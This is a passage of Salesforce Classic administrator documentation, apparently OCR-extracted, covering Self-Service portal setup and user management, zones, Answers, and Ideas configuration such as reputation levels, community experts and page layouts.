`Padding`	The amount of space between the border and the element.
`Padding Top`	The amount of space to put between the top border and the element.
`Padding Right`	The amount of space to put between the right border and the element.
`Padding Left`	The amount of space to put between the left border and the element.
`Padding Bottom`	The amount of space to put between the bottom border and the element.
`Height`	The height of the element.
`Line Height`	The height of a line.
`Background Color`	The background color of the element.
`Background Repeat`	The format in which the background image displays. For example, whether the image displays repeatedly in a horizontal or vertical format.
`Background Image`	The background image of the element. The relative or absolute URL which hosts the image must be inside the surrounding URL() syntax. For example, `url(/sserv/img/tabBg_gray.gif)`.

SEE ALSO:

- Setting Up Self-Service
- Customizing Your Self-Service Pages
- Customize the Self-Service Style Sheet

Generating Login HTML

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

After enabling and customizing your Self-Service portal, generate the URL or HTML code where users will log in to your Self-Service portal.

1. From Setup, enter *Self-Service Portal* in the Quick Find box, then select **Settings**.
2. Click **Generate Login HTML**.
3. Insert the URL or HTML code provided into your portal's Web page.
4. Click **Finished** to return to the Self-Service Settings page.

Note: You can't be logged into Salesforce and the Self-Service portal at the same time, with the same browser. For example, if you log into Salesforce and then the Self-Service portal using the same browser, your Salesforce session becomes invalid. Conversely, if you log into the Self-Service portal and then Salesforce using the same browser, your Self-Service portal session becomes invalid.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To generate Self-Service portal HTML:

- "Manage Self-Service Portal"

SEE ALSO:

Setting Up Self-Service

Using the Portals Tab

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

The Portals Tab is where you set up an online support channel for your Self-Service customers - allowing them to resolve their inquiries without contacting a customer service representative.

Clicking on the Portals tab displays the portals home page. From there, you can:

- View your customer Self-Service portal home page.
- Click on your Self-Service portal pages to see how your customers will interact with them.
- Under **Reports**, click any report name to jump to that report.
- Select any of the links under **Tools** to access utilities for managing your Self-Service portal and Self-Service users.

Note: The Portals tab does not include the Customer Portal.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up the Self-Service portal:

- "Manage Self-Service Portal"

To modify Self-Service pages:

- "Manage Self-Service Portal"

  AND

  "Customize Application"

Managing Self-Service Users

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

Manage your Self-Service user information from a single place and make changes to more than one user at a time. Before your customers can take advantage of the Self-Service portal, you must enable Self-Service access for each contact. You can enable access for one contact at a time from the Contacts tab or for multiple contacts via the Self-Service setup pages.

- To enable Self-Service users individually from the Contacts tab, select a contact and click **Enable Self-Service** on the contact's detail page.
- To enable multiple Self-Service users at once, see Enabling Multiple Self-Service Users on page 2505.
- To change Self-Service user information, see Editing Self-Service User Information on page 2506.
- To reset Self-Service user passwords, see Resetting Self-Service User Passwords on page 2506.

SEE ALSO:

Setting Up Self-Service

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage Self-Service users:
- "Edit Self-Service Users"

To mass manage Self-Service users:
- "Manage Self-Service Portal"

  AND

  "Edit Self-Service Users"

Enabling Multiple Self-Service Users

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

You can perform mass actions for Self-Service user management such as enabling Self-Service access for many contacts at once. Each contact must have an email address and must be associated with an account to be a Self-Service user.

To enable new users for your Self-Service portal:

1. From Setup, enter *Users* in the `Quick Find` box, then select **Users**.
2. Click **Enable New User(s)**.
3. Enter search criteria to compile a list of the contacts you want to enable and click **Search**.
4. Select the contacts you want to enable and click **Next**.
5. Modify Self-Service user information as necessary.
6. Select the `Super User` checkbox to enable the contact as a Self-Service super user who can view case information, add comments, and upload attachments for all cases submitted by anyone in his or her company.
7. Click **Save**.

SEE ALSO:

Managing Self-Service Users

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage Self-Service users:
- "Edit Self-Service Users"

To mass manage Self-Service users:
- "Manage Self-Service Portal"

  AND

  "Edit Self-Service Users"

Editing Self-Service User Information

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

Edit Self-Service user information to keep user information updated.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Select the users you want to change.
3. Click **Edit User(s)**.
4. Make any necessary changes to these records.
5. Click **Save**.

SEE ALSO:

Managing Self-Service Users

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage Self-Service users:

- "Edit Self-Service Users"

To mass manage Self-Service users:

- "Manage Self-Service Portal"

  AND

  "Edit Self-Service Users"

Resetting Self-Service User Passwords

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

If a Self-Service user loses his or her password, you can email a new password to him or her. To reset one or more Self-Service users' passwords:

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Select the users whose passwords you want to reset.
3. Click **Reset Password(s)**.
4. Click **OK**.

SEE ALSO:

Managing Self-Service Users

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage Self-Service users:

- "Edit Self-Service Users"

To mass manage Self-Service users:

- "Manage Self-Service Portal"

  AND

  "Edit Self-Service Users"

Zones for Salesforce Communities and Customer Portals

Using Zones to Organize Communities

Note: Starting with the Summer '13 release, Chatter Answers and Ideas "communities" have been renamed to "zones."

Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions. Zones are shared by the Ideas, Answers, and Chatter Answers applications, allowing you to view and create zones from those locations. Professional Edition organizations can have only one internal zone. All other editions can have up to 50 zones shared between Ideas, Answers, and Chatter Answers.

Note: If you need more than 50 zones, contact Salesforce.

You can display a zone to the following types of users:

- Salesforce Communities users.
- Public users (requires setting up a Force.com site).
- Internal Salesforce users. Salesforce users can access all zones regardless of whether the community is internal-only or displayed in a portal.
- Customer Portal or partner portal users.
- Salesforce console users.

Note: You cannot use Salesforce sharing rules to restrict access to zones. When you create a zone , you can restrict access by selecting the portal where the zone should appear. Only the users assigned to that portal (and internal Salesforce users) will be able to access that unless you expose it publicly using Force.com sites.

Users will see zones, search results, and content that are associated with the context defined by their user profile:

- Community users see the zones associated with the community they're signed in to.
- Internal users with permission to see Ideas can see all internal-only zones in the organization. If internal users sign in to a community, they see only those zones associated with that community.
- Internal users with permission to see Chatter Answers can see all internal-only zones for the organization in the Q&A tab. If internal users sign in to a community, they see only those zones associated with that community.
- Portal users can see the zones associated with their portal.
- Portal users with access to both a portal and a community can see the zones associated with the portal or community that they are currently signed in to.
- Users who are accessing the portal or community through an API can access all zones that they have access to in all contexts.
- Global searches in the internal application performed by internal users return results from all ideas that are available within the organization. Searches performed by all other users in Salesforce Communities return results from the ideas that are available within the community.

EDITIONS

Available in: Salesforce Classic

Ideas zones available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Answers zones available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Chatter Answers zones available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or edit a zone:

- "Customize Application"

SEE ALSO:

Creating and Editing Zones

Creating and Editing Zones

Zones are shared by the Ideas, Answers, and Chatter Answers applications, allowing you to view and create zones from those locations. Answers can only have one zone displayed at a time. Supported editions allow up to 50 zones per organization.

To create a new zone or edit the details of an existing zone:

1. From Setup, enter *Zones* in the Quick Find box, then select **Zones** under **Answers**, **Ideas Zones**, or **Chatter Answers Zones**.
2. Click **Edit** next to the zone you want to change or **New** to create a new zone.
3. Enter a unique name for your zone that clearly identifies the zone's purpose.
4. Optionally, enter a description in plain text. HTML and other markup languages are not supported.
5. Select the Active checkbox to display the zone to your community.

   You can't delete zones, so if you need to hide a zone, make sure Active isn't selected. All active zones are automatically available from the Ideas tab, but you can only assign one active zone to Answers.

6. Select the Username Format to specify how usernames appear in posted questions and answers throughout the zone. Chatter Answers uses the Username Format for questions and answers only. Ideas uses the Nickname for usernames within a community rather than the Username Format within in a zone.

   Note: For Chatter Answers, first names are used for users in the Customer Support Agents Group even if Nickname is selected as the Username Format for the zone.

7. Specify where you want this zone displayed.
   - Community lets you select a community in which to display the zone. For Chatter Answers only, you can also select **Visible Without Authentication** to allow guest users to view activity within the zone through the community without signing in.
   - Internal Only displays the zone to internal users only. Portal and Salesforce Communities members can't see internal zones.
   - Portal lets you select from a list of existing portals.

     To make a zone publicly available, you must select the Customer Portal that you plan to expose publicly using Force.com sites. Chatter Answers is supported on Force.com sites. Answers isn't supported on Force.com sites.

   Note: If you re-assign a zone to another community, the items associated with that zone move to the new community, as well. Users who are logged in to the original community can't view the items that have been moved to the new community, including from the Recent Items section of the sidebar column. If the zone is moved back to the original community, the ability to view those items is restored.

8. To set up zones for Chatter Answers, follow these steps:
   a. Select Enable for Chatter Answers to associate the zone with Chatter Answers.
   b. Select Enable Private Questions to let customers post their questions privately to customer support (create cases). If you don't select this setting, support agents can still initiate private communications with customers.
   c. In Visualforce Page That Hosts Your Zone's Feeds, click and choose the Visualforce page on which questions, replies, and knowledge articles display.

EDITIONS

Available in: Salesforce Classic

Ideas zones available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Answers zones available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Chatter Answers zones available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or edit a zone:
- "Customize Application"

The page you choose must include either the `chatteranswers:allfeeds` component or a combination of the following components: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter` so that the zone is linked to your Force.com site correctly. If you don't choose a Visualforce page, one is automatically generated when you save your zone. The generated page includes your zone's ID so that topics, questions, and replies are associated with your specific zone and can display on it. The page is named after your zone with a suffix of "_main," for example, `ZoneName_main`. The page also includes a language attribute that matches your organization's default language.

You can use the `NoSignIn` Boolean attribute in the `chatteranswers:allfeeds`, `chatteranswers:aboutme`, `chatteranswers:feeds` or `chatteranswers:searchask` components to remove all sign-in links from your zone. Use this option when you have an external sign-in path and want to ensure that your users follow it instead of the standard Chatter Answers sign-in. When the `NoSignIn` Boolean attribute is `true`, users can still search and view publicly accessible content for the zone. If they already have a valid session, they can still post questions, replies, vote, and flag content.

d. In `Site That Hosts Your Zone`, click and choose the Force.com site on which you want to host the zone.

- If you associated the zone with a portal, you can enter a Force.com site domain.
- If you associated the zone with a Salesforce Community that does not require authentication for users to view zone activity, we populate the Force.com site domain for you.

e. Optionally, in `Email Notification URL`, customize the URL that's included in email notifications sent from the zone.

The email notification URL is generated automatically to be adapted to the visibility settings of the zone, but it can be modified to fit specific needs or use cases. If you have a customized login page, enter its URL. For example, if you've created a login page from which users can access multiple zones, you can customize `Email Notification URL` to redirect users to that page from email notifications.

Note: If you have an existing URL for email notifications for an internal zone and subsequently set up a custom domain using My Domain, you must manually update the Email Notification URL. To update the URL, clear the existing URL so that the field is blank. Save the page, and the system populates the field with the new My Domain URL.

f. In `Customer Support Agents Group`, select the public group of users who will act as support agents for the zone. These users will have a headset icon next to their username in the zone.

g. Optionally, in `Header` or `Footer`, click and choose a text or HTML file that incorporates your organization's branding into the headers or footers of email notifications sent from the zone.

You can only choose a file that has been uploaded to a publicly accessible folder on the Documents tab and marked `Externally Available Image`. The files you include in the fields can have a combined size of up to 10 KB.

h. Select the data categories that you want exposed to the zone from the list of pre-defined data categories.

9. To set up Ideas for the zone, use the `Experts group` field to select the public group of experts who will monitor the zone for Ideas.

10. Click **Save**.

SEE ALSO:

Select Picklist Values and Defaults for a Zone

Enabling Ideas in the Customer Portal

Designating Community Experts

Administrator setup guide: Salesforce Ideas Implementation Guide

Answers Communities

Setting Up Answers

> **Note:** Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To customize answers settings:
- "Customize Application"

To set up answers:

1. Enable answers and set the default zone.
2. Create a category group for answers and add data categories to the category group.

   > **Note:** Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions.

3. Assign the data categories to your answers community.
4. Review the category group visibility settings to decide how you want to restrict access to categories and categorized questions in the answers community.
5. Using roles, permission sets, or profiles:
   a. Customize data category group visibility.
   b. (Optional) Designate default category group visibility for users without visibility through roles, permission sets, or profiles.
6. (Optional) To allow community members who work with cases to escalate an unanswered or problematic question to a new case:
   a. From the object management settings for cases, go to Page Layouts. Then edit the case page layouts to include the `Question` field.
   b. From the object management settings for cases, go to Fields. Then ensure that field-level security for the `Question` field makes the field visible in the necessary profiles.

   Only community members who have permission to create cases will see an **Escalate to Case** option on questions.
7. (Optional) If your organization uses Salesforce Knowledge, users can convert particularly helpful replies into articles in the knowledge base. From Setup, enter *`Knowledge Settings`* in the `Quick Find` box, then select **Knowledge Settings** and ensure that `Allow users to create an article from a reply` is checked.
8. (Optional) Create validation rules for questions and replies to prevent offensive language from being posted to the answers community.

   To create validation rules, from the object management settings for Chatter Answers question and Chatter Answers reply, go to Validation Rules.
9. (Optional) Create workflow rules for questions. For example, you may want to create a workflow rule that sends the community administrator an email whenever a question has ten or more replies but no best answer. Questions do not support approval processes or workflow tasks.
10. (Optional) Create reports for your answers community.
11. (Optional) Enable answers in your Customer Portal or enable answers in your partner portal.

Tip: Any custom fields you create for questions or replies can't display in the Salesforce user interface. However, you can add custom fields to questions or replies for API integration purposes. For example, add a custom text field to questions and use the API to populate that text field with the name of the country from which each question is posted.

SEE ALSO:

Creating and Editing Zones

Salesforce Answers Implementation Guide

Setting Up Answers

Enabling Answers and Assigning the Default Zone

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

To enable the answers feature:

1. From Setup, enter *Answers Settings* in the Quick Find box, then select **Answers Settings**.
2. Click **Edit**.
3. Use the Enable Answers checkbox to enable answers.

   Enabling answers adds the Answers tab to the Community application and creates azone named Internal Zone.
4. Select the default zone for the Answers tab. You can only display one answers zone at a time. You can either use Internal Zone as the default or create a new zone and use it as the default.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To customize answers settings:

- "Customize Application"

SEE ALSO:

Creating and Editing Zones

Salesforce Answers Implementation Guide

Assigning Data Categories to Answers

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

In an answers zone, a *category group* provides one or more categories that help organize questions for easy browsing. If the category group contains a hierarchy, only the first-level categories display on the Answers tab. For example, if you're a computer manufacturer you might create a Products category group for your Products zone that has four categories: Performance Laptops, Portable Laptops, Gaming Desktops, and Enterprise Desktops. Zone members can choose one of the categories to assign to a question.

The following example shows how the categories within a category group appear on the Answers tab.

EDITIONS


Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To customize answers settings:
- "Customize Application"

Answers tab displaying categories



1. The zone assigned to answers.
2. When you assign a category group to answers, the data categories within the group appear beneath the zone name on the Answers tab. Zone members can assign these categories to their questions and browse within categories to see related questions. The name of the category group isn't displayed within the answers community.

The name of the category group is not displayed in the answers community; however, all the categories within the group appear below the zone name on the Answers tab.

To assign a category group to answers:

1. Create a category group for answers and add data categories to the category group.

   We recommend naming the category group the same as the answers community so other administrators understand where the category group is being used.

Note: Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions.

2. From Setup, enter *Data Category Assignments* in the Quick Find box, then select **Data Category Assignments** under Answers. The category group assignments page only displays after you enable answers.
3. Click **Edit**.
4. Select the category group you want to assign to your answers zone.

   Note: If you change the category group for answers later, all the existing categories associated with your questions are removed. The questions in your answers community become uncategorized until community members assign the new categories to them.

5. Click **Save**.

You receive an email after the save process completes..

SEE ALSO:

Data Categories in Salesforce.com

Ideas Communities

Encourage Idea Creation and Sharing in Salesforce Communities

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize Ideas settings for Salesforce Communities:

- "Customize Application"

Add your Ideas users to Salesforce Communities to take advantage of new ways to collaborate.

Create more engagement and collaboration around Ideas as you enable your customers to post and comment on Ideas right from their Salesforce Communities home page. Adding Ideas to Salesforce Communities lets your users reap the benefits of a vibrant, creative partnership between community members. Communities are customizable, public or private spaces for employees, customers, and partners to collaborate on best practices and business processes. When you enable Ideas in Salesforce Communities, you give your community members the ability to create ideas and idea themes and have a dialog around them. You can create public communities that let your customers or partners exchange ideas, as well as private internal communities that are specific to your employees.

Moderating and managing ideation communities can be assigned to internal community members, depending on their privileges. Internal users can moderate both internal and external communities because they have access to internal communities as well as any public communities that they have permission to access.

To organize your community into smaller groups, you can create zones within a community that reflect special interests, product groupings, or types of customers. Zones are shared by the Ideas, Answers, and Chatter Answers applications, allowing you to view and create zones from those locations. For example, if you're a computer manufacturer you can create a community named Laptop Products and another named Desktop Products. Within each of those communities, you can create zones that are specific to different aspects of the products.

Community members have visibility into different zones based on their user profiles:

- Community users see the zones associated with the community they're signed in to.
- Internal users with permission to see Ideas can see all internal-only zones in the organization. If internal users sign in to a community, they see only those zones associated with that community.

- Internal users with permission to see Chatter Answers can see all internal-only zones for the organization in the Q&A tab. If internal users sign in to a community, they see only those zones associated with that community.
- Portal users can see the zones associated with their portal.
- Portal users with access to both a portal and a community can see the zones associated with the portal or community that they are currently signed in to.
- Users who are accessing the portal or community through an API can access all zones that they have access to in all contexts.
- Global searches in the internal application performed by internal users return results from all ideas that are available within the organization. Searches performed by all other users in Salesforce Communities return results from the ideas that are available within the community.

Managing Ideas

Ideas is a community of users who post, vote for, and comment on ideas. Consider it an online suggestion box that includes discussions and popularity rankings for any subject. To further organize your community into smaller groups, you can create zones within a community that reflect special interests, product groupings, or types of customers.

You can display Ideas to internal Salesforce users, a Salesforce.com Community, Customer Portal or partner portal users, or to public users (requires setting up a Force.com site). You can also manage Ideas from the console.

Professional Edition organizations can have only one internal zone. All other editions can have up to 50 zones shared between Ideas, Answers, and Chatter Answers.

As an administrator, you can:

- Control whether ideas are enabled for your organization and customize the half-life of ideas. See Customizing Ideas Settings.
- Create zones to organize ideas. See Creating and Editing Zones.
- Create Idea Themes that let you invite community members to post ideas about specific topics so that members can solve problems or propose innovations for your company.
- Define picklist values for the `Categories` and `Status` fields. See Define Picklist Values for the Categories and Status Fields.
- Specify the layout of custom fields. See Set Page Layouts for Ideas.
- Make idea reports available to your users.
- Customize idea search layouts.
- Merge ideas to reduce the number of duplicate ideas.
- Assign a status to an idea.
- Delete a vote through the API to erase all history that the vote ever occurred.

  Specifically, deleting a vote does the following:

  - Removes 10 points from the idea's overall score
  - Removes the user's name from the Last 100 Votes section on the idea's detail page

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage Ideas communities:

- "Customize Application"

SEE ALSO:

Enabling Ideas in the Customer Portal

Administrator setup guide: Salesforce Ideas Implementation Guide

Customizing Ideas Settings

To manage organization-wide settings for Ideas:

1. From Setup, enter *Ideas Settings* in the Quick Find box, then select **Ideas Settings**.
2. Click **Edit**.
3. Use the Enable Ideas checkbox to enable or disable Ideas for your organization.

   Disabling Ideas removes the Ideas tab and users will no longer be able to access active zones, but these zones will reappear on the Ideas tab the next time you enable Ideas.
4. Optionally, select Enable Text-Formatting, Images and Links to enable the Ideas HTML editor, which gives users WYSIWYG HTML editing and image referencing capabilities when they post or comment on ideas.

   Warning: Once you enable the Ideas HTML editor, you cannot disable it. If you do not see the Enable Text-Formatting, Images and Links checkbox, the Ideas HTML editor is enabled for your organization by default.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize Ideas settings:
- "Customize Application"

5. If your organization does not already have the multi-select Categories field enabled, click the **Enable** button located below the Categories message at the top of the page. This button is not displayed if your organization already has the Categories field enabled.

   If the Categories field is already enabled, the Enable Categories checkbox is selected. Once the field is enabled, you cannot disable it.
6. Select Enable Reputation to let users earn points and ratings based on their activity in each zone.
7. Select an Ideas User Profile type for all user profiles in the zone.

User Profile Type	Description
Chatter profile	The user's Chatter profile is the default user profile type. If you select this option and a user doesn't have a Chatter profile, then the Ideas zone profile is used.
Ideas zone profile	The profile that the user sets up for the Ideas zone. This profile type is used for Ideas zones in portals.
Custom profile with a Visualforce page	You can specify a Visualforce page for a custom profile for all Ideas users in the zone. If you select this profile type, you must specify a Visualforce page in Custom Profile Page.

8. In the Half-Life (in Days) field, enter a number of days.

   The half-life setting determines how quickly old ideas drop in ranking on the Popular Ideas subtab, to make room for ideas with more recent votes. A shorter half-life moves older ideas down the page faster than a longer half-life.

   Note: This field does not appear if Ideas is disabled. To modify the Half-Life (in Days) field, save your changes after enabling ideas, and then click **Edit** on the Ideas Settings page.

9. Click **Save**.

SEE ALSO:

- Enable Idea Themes
- Managing Ideas
- Administrator setup guide: Salesforce Ideas Implementation Guide
- Encouraging Innovation with Idea Reputation

Encouraging Innovation with Idea Reputation

Reward the most influential and innovative members of your Ideas community by acknowledging their participation and contribution to the community. By enabling Reputation in Ideas, and then choosing level names and thresholds, you let users earn points and ratings that reward and encourage frequent, meaningful activity in the community. As community members engage more frequently, they improve the overall quality of ideas, which means that everyone reaps the benefits of a vibrant, creative partnership with your customers.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Users are awarded points for many activities including:

- Creating an idea
- Receiving a comment on their idea
- Receiving an upvote on their idea or comment
- Commenting on someone else's idea

Reputation points are calculated separately for each zone, and for the cumulative activity within the entire organization. Users who participate in different zones will have different reputation values for each zone based on their activity in that zone. When users are logged into the internal application, their reputation score is based on their participation in all zones to which they belong.

Ideas comes with the following pre-defined reputation levels that apply to all zones and to the internal application. Using the API, reputation levels and points for each level can be added or edited to reflect the levels of participation in your community.

Name	Points per Level
Observer	0 – 99
Contributor	100 – 399
Influencer	400 – 1499
Thought Leader	1500+

Reputation levels are available through the API and can be displayed in custom Ideas implementations. To add or edit reputation level names, points per level, or other attributes of a reputation in any of your zones, use the IdeaReputation and IdeaReputationLevel objects in the API. You can create up to 25 different reputation levels for each zone.

SEE ALSO:

- Customizing Ideas Settings

Designating Community Experts

Designate your star users as experts in their communities.

A community expert is a member of the community who speaks credibly and authoritatively on behalf of your organization. When community experts post comments or ideas, a unique icon ( ) displays next to their name. The Salesforce administrator can designate as many community experts as necessary.

If you want to have experts within your community, set up Zones and create a public group that includes the expert users. Then, during the setup process you can designate this public group as your community experts.

Before you select a public group to be community experts, note the following:

- A community expert can be an employee of your organization who is responsible for providing official responses to the community. A community expert can also be someone outside your organization who is active within the community and knowledgeable about the subject matter.
- The only difference between a community expert and other community members is the unique icon that displays next to the community expert's name. Community experts do not have any extra permissions beyond what is specified in their user profile and permission sets.
- Community experts must be part of a public group and that public group must be specified in the `Experts Group` drop-down list. You might need to create a public group for each community if the experts within those communities are different.
- If a community is displayed in a Customer Portal or partner portal, you can use a cascading style sheet (CSS) to change the icon associated with the community expert. When creating a portal, specify your CSS in the `Header` of your portal and use the `expertUserBadge` class to reference the new background image for the community expert. We recommend the icon be no larger than 16 by 16 pixels.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Creating and Editing Zones

Set Page Layouts for Ideas

When you create a custom field for Ideas, you can add it to the Additional Information section that appears on the Post Idea and Idea Detail pages.

You can specify the order in which a custom field appears in the Additional Information section as well as remove a custom field from these pages without permanently deleting the field from the system. Although it's possible to move standard fields onto the page layout, by default they already appear in the Idea Detail section at the top of the page and their order is not customizable. However, you can drag the `Status` field to the Additional Information section to have the status of an idea appear in the page layout.

Note: The label and layout of the Additional Information section can't be customized.

1. From the object management settings for ideas, go to Page Layouts.
2. Click **Edit**.
3. Select a custom field from the box on the right and drag it to the Additional Information section. Custom fields appear in the order they are placed in the Additional Information section.
4. To display an idea's status to zone members, select the `Status` field and drag it to the Additional Information section.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set the layout of a Ideas custom field:

- "Customize Application"

5. To let users add files to ideas, select the `Attachments` field and drag it to the Additional Information section. Make sure you've set field-level security for your users.
6. Click **Save**.

SEE ALSO:

Define Picklist Values for the Categories and Status Fields

Find Object Management Settings

Adding Apex Triggers to Idea Comments

Adding Apex triggers to Idea Comments lets you perform actions related to comments that users post to an idea.

A trigger is a set of Apex code that fires at a particular time in the life cycle of a record. You can add Apex triggers to comments in Ideas to better manage ideas in your community.

Use triggers on comments to perform actions such as:

- Send an email notification to the moderator or other user when a comment is left on an idea.
- Send an email notification to the user with the contents of their comment.
- Notify the moderator when a specified number of comments is reached for an idea.
- Prevent posting of comments with specific words.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define Apex triggers:
- "Author Apex"

To manage Ideas communities:
- "Customize Application"

Migrating to the Community Application

If your organization enabled Ideas prior to the Winter '10 release, we recommend that you migrate to the new Community application. The Community application:

- Replaces the Ideas application in the Force.com app menu.
- Includes the Ideas and Answers tabs.

  Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

Warning: Once you migrate to the Community application, you cannot return to the old Ideas application. The Ideas tab with all your existing data will still be available in the new Community application.

To migrate to the Community application:

1. From Setup, enter *`Ideas Settings`* in the `Quick Find` box, then select **Ideas Settings**.

   The Community message appears at the top of the Ideas Settings page. If the Community message does not appear, the Community application is already enabled for your organization.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize Ideas settings:
- "Customize Application"

2. Click **Enable** below the Community message. Salesforce checks your organization for any custom objects named Community. If such an object exists, you must delete or rename the object before enabling the Community app.
3. Click **Enable** when Salesforce confirms it's okay to migrate to the Community application.

Customizing Ideas Standard and Custom Fields

USER PERMISSIONS	
To define picklist values:	"Customize Application"
To set field level security:	"Customize Application"
To define or change field validation rules:	"Customize Application"
To create Ideas custom fields:	"Customize Application"
To enable attachments for ideas:	"Customize Application"

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Administrators can customize Ideas standard and custom fields to meet the needs of an organization's unique requirements:

- Define picklist values for the Categories and Status fields.
- Click the name of a standard or custom field to set field-level security.
- Click the name of a custom field to set validation rules.
